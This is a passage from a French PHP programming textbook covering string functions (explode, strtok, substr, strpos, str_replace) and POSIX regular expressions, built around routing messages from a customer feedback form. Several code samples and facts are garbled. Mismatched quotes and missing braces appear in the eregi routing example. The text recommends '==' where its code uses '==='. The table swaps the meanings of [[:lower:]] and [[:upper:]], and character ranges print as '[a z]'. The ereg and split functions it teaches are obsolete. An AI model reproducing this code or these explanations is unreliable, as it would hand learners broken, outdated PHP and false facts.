Nous pouvons alors identifier l'origine du client en testant le nom de domaine. Ne reste plus ensuite qu'à transmettre le message saisi par le client à la personne appropriée :

```
if ($tab_email[1] == "grosclient.com") {
  $adresse_dest = "bob@exemple.com";
} else {
  $adresse_dest = "commentaires@example.com";
}
```

Notez que, si le nom de domaine n'est pas entièrement défini en lettres minuscules, le code précédent ne conduira pas au résultat recherché. Pour éviter ce problème, nous devons d'abord convertir le nom de domaine en majuscules, ou bien en minuscules, avant d'effectuer notre test :

```
if (strtolower($tab_email[1]) == "grosclient.com") {
  $adresse_dest = "bob@exemple.com";
} else {
  $adresse_dest = "commentaires@exemple.com";
}
```

L'effet produit par la fonction `explode()` peut être annulé avec les fonctions `implode()` ou `join()`. Ces deux fonctions sont identiques (ce sont des alias l'une de l'autre). Par exemple, la ligne de code :

```
$nouveau_email = implode('@', $tab_email);
```

réassemble tous les éléments du tableau `$tab email` en les reliant par la chaîne passée en premier paramètre. Cet appel de fonction est donc très semblable à celui de la fonction `explode()` mais il produit le résultat opposé.

Utilisation de la fonction *strtok()*

Contrairement à la fonction `explode()`, qui décompose en une seule fois une chaîne en différentes parties, la fonction `strtok()` extrait une à une les différentes parties d'une chaîne (lesquelles sont appelées des *token*, terme pouvant être traduit par "lexème"). La fonction `strtok()` est donc une alternative intéressante à la fonction `explode()` lorsqu'il s'agit de traiter un par un les mots d'une chaîne de caractères.

Le prototype de la fonction `strtok()` est le suivant :

```
string strtok(string entrée, string séparateur);
```

Le paramètre *`séparateur`* peut être soit un caractère individuel, soit une chaîne de caractères. La chaîne *`entrée`* sera scindée au niveau de chacun des caractères spécifiés dans le séparateur et non pas au niveau des occurrences de la chaîne *`séparateur`* complète (comme c'est le cas avec `explode`).

L'appel de `strtok()` n'est pas aussi simple que le laisse penser son prototype.

Pour obtenir le premier segment d'une chaîne, appelez la fonction `strtok()` en lui passant la chaîne à décomposer et le séparateur à utiliser. Pour obtenir les maillons suivants, il suffit de passer un seul paramètre : le séparateur. La fonction `strtok()` conserve en effet un pointeur interne sur la chaîne qui lui a été passée en paramètre. Pour réinitialiser le pointeur de `strtok()`, appelez `strtok()` en indiquant à nouveau le paramètre *`entrée`*.

Voici un exemple typique d'utilisation de la fonction `strtok()` :

```
$mot = strtok($commentaire, " ");
echo $mot . "<br />";
while ($mot != "") {
  $mot = strtok(" ");
  echo $mot . "<br />";
};
```

Comme nous l'avons déjà mentionné, il serait fortement conseillé, ici, de vérifier que le client a bien rempli les champs du formulaire de message, par exemple au moyen de la fonction `empty()`. Ce test n'est pas implémenté dans les exemples de code donnés dans ce chapitre, par souci de concision.

Le code précédent affiche chaque mot du message saisi par le client sur une ligne distincte et poursuit le traitement jusqu'à ce qu'il n'y ait plus de mot. Les chaînes vides sont automatiquement ignorées.

Utilisation de la fonction *substr()*

La fonction `substr()` permet d'accéder à une sous-chaîne d'une chaîne en indiquant le début et la fin de la sous-chaîne. Dans le cadre de l'exemple considéré ici, cette fonction n'a guère d'utilité, mais elle se révèle précieuse lorsqu'il faut traiter des parties de chaînes ayant un format bien déterminé.

La fonction `substr()` s'utilise avec le prototype suivant :

```
string substr(string chaîne, int début, int [longueur] );
```

La fonction `substr()` renvoie une sous-chaîne extraite de la chaîne *`chaîne`* passée en paramètre.

Pour illustrer l'usage de cette fonction, considérons l'exemple de chaîne suivant :

```
$test = "Votre service client est parfait";
```

Si la fonction `substr()` est appelée en spécifiant uniquement un nombre positif comme argument *`début`*, vous obtiendrez la sous-chaîne comprise entre la position *`début`* et la fin de la chaîne. Par exemple, l'exécution de l'instruction :

```
substr($test, 1);
```

renvoie "`otre service client est parfait`". Notez que les positions dans la chaîne sont numérotées à partir de 0, comme dans les tableaux.

Lorsque la fonction `substr()` est appelée en spécifiant uniquement un nombre négatif comme argument *`début`*, vous obtenez la sous-chaîne comprise entre la fin de la chaîne moins "`longueur` caractères" et la fin de la chaîne. Par exemple, l'exécution de l'instruction :

```
substr($test, -7);
```

renvoie la sous-chaîne "`parfait`".

Le paramètre *`longueur`* permet d'indiquer soit le nombre des caractères à renvoyer (si *`longueur`* est un nombre positif), soit le caractère final de la sous-chaîne (si *`longueur`* est un nombre négatif). Par exemple :

```
substr($test, 0, 5);
```

renvoie les cinq premiers caractères de la chaîne, c'est-à-dire "`Votre`". La ligne de code suivante :

```
echo substr($test, 6, -13);
```

retourne la sous-chaîne comprise entre le septième caractère et le treizième caractère compté à partir de la fin de la chaîne, c'est-à-dire "`service client`". Le premier caractère étant l'emplacement 0, l'emplacement 6 correspond donc au septième caractère.

Comparaison de chaînes

Jusqu'à présent, les seules comparaisons de chaînes que nous avons faites se sont limitées au test de l'égalité entre deux chaînes, au moyen de l'opérateur `==`. PHP permet d'effectuer des comparaisons plus sophistiquées que nous classerons en deux catégories : les correspondances partielles et les autres. Nous commencerons par étudier ces dernières, puis nous examinerons dans un second temps les correspondances partielles, dont nous aurons besoin pour poursuivre le développement de notre application modèle.

Comparaison des chaînes : *strcmp()*, *strcasecmp()* et *strnatcmp()*

Ces fonctions permettent d'ordonner des chaînes les unes par rapport aux autres. Elles sont précieuses lors du tri de données.

Le prototype de la fonction `strcmp()` est le suivant :

```
int strcmp(string chaîne1, string chaîne2);
```

La fonction `strcmp()` compare les deux chaînes qui lui sont passées en paramètre et renvoie `0` si elles sont égales, un nombre positif si *`chaîne1`* vient après (ou est supérieure à)

chaîne 2 dans l'ordre lexicographique et un nombre négatif dans le cas contraire. Cette fonction est sensible à la casse.

La fonction `strcasecmp()` est identique à `strcmp()`, sauf qu'elle n'est pas sensible à la casse.

La fonction `strnatcmp()` et son homologue non sensible à la casse `strnatcasecmp()` comparent les chaînes d'après l'ordre "naturel", plus proche du comportement humain. Par exemple, la fonction `strcmp()` classerait la chaîne "`2`" après la chaîne "`12`", parce que cette dernière est supérieure d'un point de vue lexicographique. En revanche, la fonction `strnatcmp()` effectuerait le classement inverse. Vous trouverez plus d'informations sur la notion d'ordre naturel sur le site **http://www.naturalordersort.org/**.

Longueur d'une chaîne : la fonction *strlen()*

Nous pouvons tester la longueur d'une chaîne en faisant appel à la fonction `strlen()`. Celle-ci renvoie la longueur de la chaîne qui lui est passée en paramètre. L'appel suivant, par exemple, affichera `7` :

```
echo strlen("bonjour");
```

`strlen()` permet de valider les données saisies par l'utilisateur. Par exemple, considérons le cas de l'adresse de courrier électronique entrée dans notre exemple de formulaire et stockée dans la variable `$email`. Une des méthodes de base de validation des adresses de courrier électronique consiste à tester leur longueur. Une adresse de courrier électronique valide doit compter au moins six caractères (`a@a.fr`, par exemple), dans le cas minimaliste d'une adresse se composant d'un code de pays sans deuxième niveau de domaine, d'un nom de serveur d'un seul caractère et d'une adresse e-mail d'une seule lettre. On pourrait donc produire un message d'erreur si l'adresse saisie n'a pas au moins cette longueur :

```
if (strlen($email) < 6) {
  echo "Cette adresse email est incorrecte.";
  exit;  // Fin de l'exécution du script PHP
}
```

Il s'agit bien sûr d'une méthode simpliste de validation de l'information. Nous en verrons de meilleures dans la prochaine section.

Recherche et remplacement de sous-chaînes avec les fonctions de traitement de chaînes

On a souvent besoin de vérifier la présence d'une sous-chaîne déterminée dans une chaîne plus longue. Ce type de correspondance partielle est souvent plus utile qu'un simple test d'égalité.

Dans notre exemple de formulaire, nous devons déterminer si le message contient certains mots-clés pour en déduire le service vers lequel il doit être dirigé. Si nous souhaitons, par exemple, diriger tous les e-mails où il est question des boutiques de Bob vers le responsable du réseau de distribution, nous pouvons rechercher les occurrences du mot "boutique" (ou ses dérivés) dans les messages.

Pour faire cette sélection, nous disposons des fonctions `explode()` ou `strtok()` déjà étudiées. Celles-ci permettent de récupérer des mots dans les messages que nous pourrons ensuite comparer à l'aide de l'opérateur d'égalité ou de la fonction `strcmp()`.

PHP nous offre toutefois la possibilité d'aboutir au même résultat *via* un seul appel d'une des fonctions de recherche de chaînes ou d'expressions régulières. Ces fonctions servent à rechercher la présence d'un motif donné dans une chaîne de caractères. Nous allons à présent passer en revue chacun de ces jeux de fonctions.

Recherche de sous-chaînes dans des chaînes : *strstr()*, *strchr()*, *strrchr()* et *stristr()*

Pour tester la présence d'une chaîne dans une autre chaîne, vous pouvez utiliser l'une ou l'autre des fonctions `strstr()`, `strchr()`, `strrchr()` ou `stristr()`.

La fonction `strstr()` est la plus générique et peut être utilisée pour rechercher une correspondance entre une sous-chaîne ou un caractère et une chaîne plus longue. En PHP, la fonction `strchr()` est identique à la fonction `strstr()`, bien que son nom suggère qu'elle sert à rechercher un caractère au sein d'une chaîne (ce qui est bien le cas en C). En réalité, la fonction `strchr()` de PHP permet tout autant de rechercher un caractère qu'une chaîne de caractères au sein d'une autre chaîne.

Le prototype de `strstr()` est le suivant :

```
string strstr(string botte_de_foin, string aiguille);
```

La fonction `strstr()` recherche dans la *`botte de foin`* qui lui est passée comme premier paramètre s'il existe l'*`aiguille`* qui lui est fournie en deuxième paramètre. Lorsque `strstr()` établit une correspondance exacte entre l'*`aiguille`* et la *`botte de foin`*, elle renvoie la partie de la *`botte de foin`* à partir de l'*`aiguille`* localisée. Dans le cas contraire, `strstr()` renvoie `false`. Lorsque plusieurs occurrences de la sous-chaîne recherchée sont détectées, `strstr()` renvoie la partie de la chaîne qui commence à la première occurrence de l'*`aiguille`*.

Par exemple, dans le cadre de notre application modèle, nous pouvons choisir le destinataire vers lequel un message reçu doit être dirigé à l'aide du code suivant :

```
$adresse_dest = "commentaires@exemple.com";  // la valeur par défaut

// Modifie $adresse_dest si le critère de sélection est satisfait
if (strstr($commentaire, "boutique")) {
```

```
    $adresse_dest = "distribution@exemple.com";
  } else if (strstr($commentaire, "livraison")) {
    $adresse_dest = "livraison@exemple.com";
  } else if (strstr($commentaire, "facture")) {
    $adresse_dest = "comptes@exemple.com";

  }
```

Ce code examine si le message contient certains mots-clés et transmet l'e-mail à la personne appropriée. Si, par exemple, le message d'un client contient la phrase "Je n'ai pas encore reçu la facture de ma dernière commande", la chaîne "`facture`" sera détectée et le message sera transmis à `comptes@exemple.com`.

Il existe deux variantes de la fonction `strstr()`. La première, `stristr()`, est presque identique à `strstr()`, sauf qu'elle n'est pas sensible à la casse. Elle serait très utile dans l'exemple considéré ici, puisque le client est susceptible de saisir "facture", "Facture", "FACTURE" ou tout autre mélange de minuscules et de majuscules pour ce mot.

La deuxième variante de la fonction `strstr()` est `strrchr()`, qui est elle aussi quasiment identique à `strstr()`, sauf qu'elle renvoie la *`botte de foin`* à partir de la dernière occurrence de l'*`aiguille`*.

Détermination de la position d'une sous-chaîne dans une chaîne : *strpos()* et *strrpos()*

Les fonctions `strpos()` et `strrpos()` opèrent de manière comparable à `strstr()`, sauf qu'elles renvoient la position numérique de l'*`aiguille`* dans la *`botte de foin`* au lieu de renvoyer une sous-chaîne. Fait intéressant, le manuel de PHP recommande à présent d'utiliser `strpos()` au lieu de `strstr()` pour vérifier la présence d'une sous-chaîne dans une chaîne, car elle s'exécute plus rapidement.

Le prototype de la fonction `strpos()` est le suivant :

```
int strpos(string botte_de_foin, string aiguille, int [offset] );
```

Le nombre entier renvoyé par cette fonction donne la position de la première occurrence de l'*`aiguille`* dans la *`botte de foin`*. Comme d'habitude, le premier caractère occupe la position `0`.

Le code qui suit affichera donc `1` dans la fenêtre du navigateur :

```
$test = "Bonjour à tous";
echo strpos($test, 'o');
```

Dans ce cas, l'*`aiguille`* n'est constituée que d'un seul caractère, mais il pourrait s'agir d'une chaîne de n'importe quelle longueur.

Le paramètre facultatif *`offset`* permet d'indiquer la position à partir de laquelle commencera la recherche dans la *`botte de foin`*. La ligne de code suivante :

```
echo strpos($test, 'o', 5);
```

afficherait donc 11 dans le navigateur, car PHP commencerait la recherche du caractère "o" à partir de la position 5 et ne considérerait par conséquent ceux qui sont situés aux positions 1 et 4.

La fonction `strrpos()` est quasiment identique à la fonction `strpos()`, sauf qu'elle retourne la position de la dernière occurrence de l'*`aiguille`* dans la *`botte de foin`*.

Les fonctions `strpos()` et `strrpos()` renvoient `false` si elles ne trouvent aucune occurrence de l'*`aiguille`* dans la *`botte de foin`*. Ce comportement peut se révéler problématique car, dans un langage faiblement typé comme PHP, `false` est équivalent à `0`, qui désigne également la position du premier caractère dans une chaîne.

Pour éviter toute confusion, utilisez l'opérateur == pour tester les valeurs renvoyées :

```
$resultat = strpos($test, 'B');
if ($resultat === false) {
  echo "Non trouvé";
} else {
  echo "Trouvé à la position 0";
}
```

Substitution de sous-chaînes : *str_replace()* et *substr_replace()*

La fonctionnalité de recherche/remplacement peut se révéler extrêmement utile dans le traitement des chaînes. Elle permet de personnaliser les documents produits par PHP (on peut, par exemple, utiliser une procédure de recherche/remplacement pour remplacer `<nom>` par un nom de personne et `<adresse>` par l'adresse de la personne considérée). Elle permet également de censurer certains termes, par exemple dans le contexte d'une application de forum de discussion, voire d'une application de formulaire "intelligent".

Là encore, PHP offre un jeu de fonctions spécifiques pour le traitement des chaînes ou des expressions régulières.

`str replace()` est la fonction de traitement de chaîne la plus utilisée pour le remplacement. Son prototype est le suivant :

```
string str_replace(string aiguille, string nouvelle_aiguille,
string botte_de_foin[, int &nombre]));
```

La fonction `str replace()` remplace dans la chaîne *`botte de foin`* toutes les occurrences de la sous-chaîne *`aiguille`* par la sous-chaîne *`nouvelle aiguille`* et renvoie la nouvelle version de la `botte de foin`.

Le quatrième paramètre facultatif, *nombre*, contient le nombre de remplacements effectués.

INFO

Vous pouvez passer tous les paramètres sous la forme d'un tableau ; la fonction `str replace()` agira de manière remarquablement intelligente. Vous pouvez passer un tableau contenant les mots à remplacer, un tableau des mots en remplacement (en correspondance avec le premier) et un tableau des chaînes auxquelles appliquer ces règles. La fonction renverra alors un tableau des chaînes modifiées.

Dans le cadre de notre formulaire de courrier électronique, par exemple, les clients pourraient glisser des termes injurieux dans leurs messages. Nous pouvons éviter aux divers services de l'entreprise de Bob d'être importunés par de tels messages en utilisant un tableau `$injures` contenant les mots injurieux que vous souhaitez censurer. Voici un exemple utilisant `str replace()` avec un tableau :

```
$commentaire = str_replace($injures, "%!@*", $commentaire);
```

La fonction `substr replace()` permet de rechercher et de remplacer une sous-chaîne particulière dans une chaîne. Son prototype est le suivant :

```
string substr_replace(string chaîne, string remplacement, int début, int [longueur] );
```

Cette fonction remplace une partie de la chaîne *chaîne* par la chaîne *remplacement*. Les valeurs des paramètres *début* et *longueur* définissent la partie à remplacer.

La valeur de *début* représente un offset (ou décalage) à partir duquel entreprendre le remplacement dans *chaîne*. Si la valeur de *début* est positive ou nulle, l'offset est défini à partir du début de la chaîne ; si elle est négative, l'offset est défini à partir de la fin de la chaîne. Par exemple, la ligne de code qui suit remplace le dernier caractère de la chaîne `$test` par un `X` :

```
$test = substr_replace($test, 'X', -1);
```

Le paramètre *longueur* est facultatif et indique la position dans la chaîne où PHP doit stopper le remplacement. Lorsque cet argument n'est pas fourni, la chaîne est remplacée à partir de la position *début* jusqu'à la fin de la chaîne.

Si *longueur* vaut zéro, la chaîne de remplacement est insérée dans *chaîne* sans écraser la chaîne existante.

Si *longueur* a une valeur positive, il indique le nombre de caractères qui doivent être remplacés par *nouvelle chaîne*.

Si *longueur* a une valeur négative, il indique la position à partir de laquelle doit s'interrompre le remplacement, comptée à partir de la fin de *chaîne*.

Introduction aux expressions régulières

PHP reconnaît deux styles de syntaxe pour les expressions régulières : POSIX et Perl. Ces deux types sont intégrés par défaut dans PHP et, à partir de la version 5.3, les expressions régulières Perl (PCRE ou *Perl-Compatible Regular Expression*) ne peuvent plus être désactivées. Nous présenterons ici le style POSIX car c'est le plus simple ; si vous connaissez déjà Perl ou que vous vouliez en savoir plus sur PCRE, consultez le manuel en ligne, publié à l'URL **http://www.manuelphp.com/php/ref.pcre.php**.

INFO

Les expressions régulières POSIX sont d'un apprentissage plus simple mais elles ne sont pas compatibles avec les données binaires.

Toutes les opérations de correspondance de motifs réalisées jusqu'ici ont fait appel aux fonctions sur les chaînes, qui nous ont limités à la recherche de correspondances exactes sur des chaînes ou des sous-chaînes. Pour réaliser des opérations de correspondance plus sophistiquées, vous devez employer les expressions régulières. Leur apprentissage n'est pas aisé, mais elles sont d'un secours appréciable en certaines circonstances.

Notions de base

Une expression régulière est un moyen de décrire un motif dans un morceau de texte. Les correspondances exactes (ou littérales) réalisées dans les sections précédentes étaient une forme d'expressions régulières. Par exemple, avec `"boutique"` et `"livraison"`, nous avons effectué une recherche à l'aide d'expressions régulières.

En PHP, la recherche de correspondances avec des expressions régulières s'apparente plus à une recherche de correspondances avec la fonction `strstr()` qu'à une comparaison d'égalité, parce qu'il s'agit de rechercher l'occurrence d'une sous-chaîne dans une autre chaîne (la sous-chaîne pouvant se situer n'importe où dans la chaîne, à moins d'en définir plus précisément l'emplacement). Par exemple, la chaîne `"boutique"` correspond à l'expression régulière `"boutique"`, mais elle correspond également aux expressions régulières `"o"`, `"ou"`, etc.

Outre les caractères qui se correspondent exactement, vous pouvez utiliser des caractères spéciaux pour ajouter une métasignification à un motif. Vous pouvez, par exemple, utiliser des caractères spéciaux pour indiquer que le motif recherché doit se trouver en début ou à la fin d'une chaîne, qu'une partie du motif peut être répétée, ou bien encore que certains caractères du motif doivent être d'un type particulier. Vous pouvez également

rechercher des occurrences littérales de caractères spéciaux. Nous allons nous pencher sur chacune de ces possibilités.

Ensembles et classes de caractères

La possibilité d'utiliser des ensembles de caractères, au lieu de simples expressions exactes, dans les expressions régulières confère à celles-ci plus de puissance pour les opérations de recherche. Les ensembles de caractères permettent en effet de rechercher des correspondances sur tous les caractères d'un *type* particulier, un peu à la manière d'un joker.

Tout d'abord, le caractère point (.) peut servir de joker pour représenter n'importe quel caractère unique, sauf le caractère de nouvelle ligne (`\n`). L'expression régulière :

```
.ou
```

permet de réaliser des correspondances sur les chaînes `"cou"`, `"pou"` ou `"sou"` (entre autres). Ce type de joker s'emploie souvent pour réaliser des correspondances sur des noms de fichiers dans les systèmes d'exploitation.

Avec les expressions régulières, vous pouvez être encore plus précis sur le type du caractère à rechercher. Vous pouvez même définir un ensemble de caractères auquel le caractère recherché devra appartenir. Dans l'exemple précédent, l'expression régulière correspondait à `"cou"` et à `"pou"`, mais elle pouvait également capturer `"#ou"`. Pour préciser que le caractère à capturer doit être une lettre comprise entre `a` et `z`, vous pouvez utiliser la formulation suivante :

```
[a-z]
```

La paire de crochets, `[` et `]`, définit une *classe de caractères*, c'est-à-dire un ensemble de caractères auquel doit appartenir le caractère recherché. Notez que l'expression entre les deux crochets ne permet de capturer qu'un seul caractère.

Vous pouvez définir un ensemble de caractères sous la forme d'une liste, comme ici :

```
[aeiou]
```

Cette expression indique que le caractère recherché doit être une voyelle.

Vous pouvez également préciser une plage de caractères en utilisant des tirets, comme dans l'expression `[a z]`, ou un ensemble de plages de caractères, de la manière suivante :

```
[a-zA-Z]
```

Cette expression précise que le caractère recherché doit être une lettre majuscule ou minuscule.

Les ensembles peuvent aussi servir à indiquer que le caractère sur lequel réaliser la correspondance ne doit pas appartenir à un ensemble. Par exemple :

```
[^a-z]
```

capture tout caractère qui n'est *pas* compris entre `a` et `z`. L'accent circonflexe placé entre les crochets est synonyme de négation. En dehors des crochets, il prend une autre signification sur laquelle nous reviendrons un peu plus loin.

Outre la possibilité de définir vos ensembles et classes de caractères sous forme de listes, vous disposez de plusieurs classes de caractères prédéfinies, qui sont décrites dans le Tableau 4.3.

Tableau 4.3 : Classes de caractères utilisables dans des expressions régulières de style POSIX

Classe	*Correspondance*
`[[:alnum:]]`	Caractères alphanumériques
`[[:alpha:]]`	Caractères alphabétiques
`[[:lower:]]`	Lettres en majuscules
`[[:upper:]]`	Lettres en minuscules
`[[:digit:]]`	Chiffres décimaux
`[[:xdigit:]]`	Chiffres hexadécimaux
`[[:punct:]]`	Ponctuations
`[[:blank:]]`	Tabulations et espaces
`[[:space:]]`	Espaces
`[[:cntrl:]]`	Caractères de contrôle
`[[:print:]]`	Tous les caractères affichables
`[[:graph:]]`	Tous les caractères affichables, sauf le caractère espace

Répétition

Lors d'une recherche, il arrive fréquemment qu'il soit nécessaire d'indiquer que le motif recherché peut être une chaîne particulière ou une classe de caractères répétée plusieurs fois. Pour représenter une telle répétition, il suffit d'utiliser deux caractères spéciaux dans l'expression régulière. Le symbole `*` indique que le motif peut être répété zéro ou plusieurs fois, tandis que le symbole `+` indique que le motif peut être répété une ou plusieurs fois. Le symbole doit être spécifié directement après la partie de l'expression à laquelle il s'applique. Par exemple :

```
[[:alnum:]]+
```

signifie "au moins un caractère alphanumérique".

Sous-expressions

Il est souvent très utile de pouvoir découper une expression en sous-expressions, pour, par exemple, signifier "au moins une de ces chaînes suivie par exactement une autre". L'usage de parenthèses permet de découper une expression régulière, exactement comme les expressions arithmétiques. Par exemple :

```
(très )*grand
```

correspond à "`grand`", "`très grand`", '`très très grand`", et ainsi de suite.

Dénombrement de sous-expressions

Vous pouvez indiquer le nombre de répétitions d'une sous-expression au moyen d'une expression numérique placée entre accolades ({}). Vous avez ainsi la possibilité d'indiquer un nombre déterminé de répétitions (`{3}`), une plage de répétitions (`{2, 4}` signifie de 2 à 4 répétitions), ou bien encore une plage de répétition ouverte (`{2,}` signifie au moins deux répétitions).

Par exemple :

```
(très ){1, 3}
```

correspond à "`très `", "`très très `" et "`très très très `".

Ancrage au début ou à la fin d'une chaîne

Le motif `[a z]` capturera n'importe quelle chaîne contenant un caractère alphabétique en minuscule. Peu importe que la chaîne fasse un caractère de long ou contienne un unique caractère correspondant dans une chaîne plus longue.

Vous pouvez préciser qu'une sous-expression particulière doit apparaître en début et/ou à la fin de la chaîne explorée. Cette possibilité se révèle précieuse pour s'assurer que seule l'expression recherchée, et aucune autre, n'apparaîtra dans la chaîne trouvée.

Le symbole accent circonflexe (^) s'utilise en début d'expression régulière pour indiquer que le motif recherché doit figurer au début de la chaîne explorée. Inversement, le symbole `$` s'utilise en fin d'expression régulière pour indiquer que le motif recherché doit figurer à la fin de la chaîne explorée.

Par exemple, l'expression régulière :

```
^bob
```

capture `bob` en début d'une chaîne, tandis que :

```
com$
```

capture `com` à la fin d'une chaîne.

Enfin, l'expression :

```
^[a-z]$
```

correspond à n'importe quelle chaîne contenant uniquement un caractère compris entre `a` et `z`.

Branchement

Pour représenter un choix dans une expression régulière, utilisez une barre verticale (`|`). Pour, par exemple, rechercher `com`, `edu` ou `net`, nous pouvons utiliser l'expression :

```
(com)|(edu)|(net)
```

Recherche littérale de caractères spéciaux

Pour rechercher un des caractères spéciaux mentionnés dans les précédentes sections, tels que `.`, `{`, ou `$`, vous devez le faire précéder d'une barre oblique inversée (`\`). Pour représenter littéralement une barre oblique inversée, vous devez donc la doubler (`\\`).

Veillez à placer vos motifs d'expression régulière dans des chaînes entre apostrophes simples car l'utilisation d'apostrophes doubles entraîne des complications inutiles.

En effet, rappelez-vous que, pour représenter une barre oblique inversée dans une chaîne entre apostrophes doubles, vous devez utiliser deux barres obliques inversées. Une chaîne PHP entre apostrophes doubles qui représente une expression régulière contenant une barre oblique inversée littérale nécessitera donc quatre barres obliques inversées. PHP analysera ces quatre barres obliques inversées comme s'il s'agissait de deux barres obliques inversées. Puis l'interpréteur d'expressions régulières analysera à son tour les deux barres obliques inversées comme s'il s'agissait d'une seule barre oblique inversée.

Le signe dollar est également un caractère spécial à la fois dans les chaînes PHP entre apostrophes doubles et dans les expressions régulières. Pour capturer un `$` littéral avec un motif, vous devez utiliser la séquence `"\\\$"`. Cette chaîne se trouvant entre guillemets, PHP l'analysera comme correspondant à `\$`, que l'interpréteur d'expression régulière interprétera ensuite comme un simple signe dollar.

Récapitulatif sur les caractères spéciaux

Les Tableaux 4.4 et 4.5 présentent un récapitulatif des caractères spéciaux. Le Tableau 4.4 donne la signification des caractères spéciaux, utilisés en dehors de paires de crochets. Le Tableau 4.5 donne la signification des caractères spéciaux lorsque ceux-ci sont placés entre crochets.

Tableau 4.4 : Récapitulatif des caractères spéciaux utilisés dans des expressions régulières POSIX, en dehors des crochets

Caractère	*Signification*
`\`	Caractère de protection
`^`	Correspondance en début de chaîne
`$`	Correspondance en fin de chaîne
`.`	Correspond à tout caractère, sauf le caractère de nouvelle ligne (`\n`)
`|`	Début d'un autre choix (se lit comme OU)
`(`	Début d'un sous-motif
`)`	Fin d'un sous-motif
`*`	Répétition 0 ou plusieurs fois
`+`	Répétition 1 ou plusieurs fois
`{`	Début d'un quantificateur min/max
`}`	Fin d'un quantificateur min/max
`?`	Marque un sous-motif comme étant facultatif

Tableau 4.5 : Récapitulatif sur les caractères spéciaux utilisés dans des expressions régulières POSIX, entre crochets

Caractère	*Signification*
`\`	Caractère de protection
`^`	NON, seulement lorsqu'il est utilisé en position initiale
	Utilisé pour spécifier des plages de caractères

Application au cas du formulaire "intelligent" de courrier électronique

Dans le cadre de notre formulaire de courrier électronique, nous pouvons envisager au moins deux usages possibles des expressions régulières. Nous pourrions tout d'abord y avoir recours pour améliorer le dispositif précédemment proposé pour la détection de termes particuliers dans les messages envoyés par les clients. En utilisant une fonction de traitement des chaînes, comme nous l'avons déjà suggéré, il nous faudrait effectuer trois recherches différentes pour tester la présence des expressions `"boutique"`, `"service client"` et `"ventes"` alors que toutes les trois peuvent être capturées par une seule expression régulière :

```
boutique|service client|ventes
```

La seconde utilisation envisageable est la validation des adresses de courrier électronique des clients. Il faut pour cela coder le format standard d'une adresse de courrier électronique dans une expression régulière. Le codage de ce format doit représenter la séquence suivante : des caractères alphanumériques et de ponctuation, suivis par un symbole @, puis par des caractères alphanumériques et des tirets, suivis par un point, puis par plusieurs caractères alphanumériques et des tirets et, éventuellement, plusieurs points, jusqu'à la fin de la chaîne. Concrètement, ce format pourrait être codé de la manière suivante :

```
^[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9\-]+\.[a-zA-Z0-9\-\.]+$
```

La sous-expression `^[a zA Z0 9 \ \.]+` signifie "la chaîne doit commencer par une lettre, un nombre, un blanc souligné, un tiret, un point ou toute combinaison de ces caractères". Notez que, lorsqu'un point est utilisé au début ou à la fin d'une classe de caractères, il perd sa signification spéciale de caractère de remplacement et devient un simple point littéral.

Le symbole `@` représente un caractère @ littéral.

La sous-expression `[a zA Z0 9\ ]+` décrit la première partie du nom d'hôte. Celle-ci doit être composée de caractères alphanumériques et de tirets. Notez que le tiret, qui est un caractère spécial, est précédé ici d'une barre oblique inversée parce qu'il est placé entre crochets.

La combinaison `\.` représente un point littéral (.). Nous utilisons un point en dehors des classes de caractères, aussi devons-nous le protéger pour ne définir de correspondance qu'avec un point littéral.

La sous-expression `[a zA Z0 9\ \.]+$` représente le reste d'un nom de domaine. Cette partie peut être composée de lettres, de nombres, de tirets et de plusieurs points si nécessaire, jusqu'à la fin de la chaîne.

Une analyse un tant soit peu poussée montrerait que certaines adresses de courrier électronique non valides pourraient être décrites par cette expression régulière. Il est presque impossible de dresser la liste de toutes ces adresses mais notre code en élimine quand même un bon nombre. Notre expression peut être encore affinée de nombreuses manières. Il est par exemple possible de lister tous les TLD valides. Soyez tout de même prudent avant d'être trop restrictif, car une fonction de validation qui rejette 1 % de données valides procure plus d'ennuis qu'une autre qui accepte 10 % de données non valides.

Maintenant que nous avons défini la notion d'expression régulière, nous allons passer en revue les fonctions PHP qui permettent de les utiliser.

Recherche de sous-chaînes au moyen d'expressions régulières

La recherche de sous-chaînes est la principale application des expressions régulières décrites dans les sections précédentes. Les deux fonctions de PHP pour rechercher des expressions régulières POSIX s'appellent `ereg()` et `eregi()`.

Le prototype de la fonction `ereg()` est le suivant :

```
int ereg(string motif, string chaîne, array [résultat]);
```

La fonction `ereg()` parcourt *`chaîne`* afin d'y rechercher des occurrences de l'expression régulière *`motif`*. Les sous-chaînes ainsi détectées sont enregistrées dans le tableau *`résultat`* à raison d'une sous-expression par élément du tableau.

La fonction `eregi()` est identique à la fonction `ereg()`, sauf qu'elle n'est pas sensible à la casse.

Notre formulaire de courrier électronique peut être modifié en y introduisant des expressions régulières :

```
if (!eregi('^[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9\-]+\.[a-zA-Z0-9\-\.]+$', $email))
{
  echo "<p>Ceci n'est pas une adresse email correcte.</p>" .
       "<p>Revenez à la page précédente et réessayez.</p>";
  exit;
}
$adresse_dest = "commentaires@exemple.com';  // Adresse par défaut
if (eregi('boutique|service client|ventes', $commentaire)) {
  $adresse_dest = "ventes@exemple.com";
} else if (eregi('livraison|traitement', $commentaire))
  $adresse_dest = 'traitements@exemple.com";
} else if (eregi('facture|compte', $commentaire))
  $adresse_dest = "comptes@exemple.com";
}
if (eregi('grosclient\.com', $email))
    $adresse_dest = "bob@exemple.com";

}
```

Remplacement de sous-chaînes au moyen d'expressions régulières

Vous pouvez également utiliser des expressions régulières pour rechercher et remplacer des sous-chaînes, tout comme nous l'avons déjà fait au moyen de la fonction `str replace`. Les deux fonctions PHP dédiées à ce type d'opération de recherche/remplacement sont `ereg replace()` et `eregi replace()`. Le prototype de la fonction `ereg replace()` est le suivant :

```
string ereg_replace(string motif, string remplacement, string chaîne);
```

Cette fonction cherche dans *`chaîne`* les occurrences de l'expression régulière *`motif`* et les remplace par la chaîne *`remplacement`*.

La fonction `eregi replace()` est identique à la fonction `ereg replace()`, sauf qu'elle n'est pas sensible à la casse.

Découpage de chaînes au moyen d'expressions régulières

La fonction `split()` est une autre fonction de traitement d'expression régulière très utile. Son prototype est le suivant :

```
array split(string motif, string chaîne, int [max]);
```

Cette fonction découpe *`chaîne`* en sous-chaînes au niveau des sous-chaînes correspondant à l'expression régulière *`motif`*. Elle renvoie les sous-chaînes obtenues sous la forme d'un tableau. Le paramètre entier *`max`* limite le nombre d'éléments qui peuvent être contenus dans le tableau.

Par exemple, la fonction `split()` pourrait être mise en œuvre pour décomposer les adresses e-mail, les noms de domaine ou les dates :

```
$adresse = "utilisateur@exemple.com";
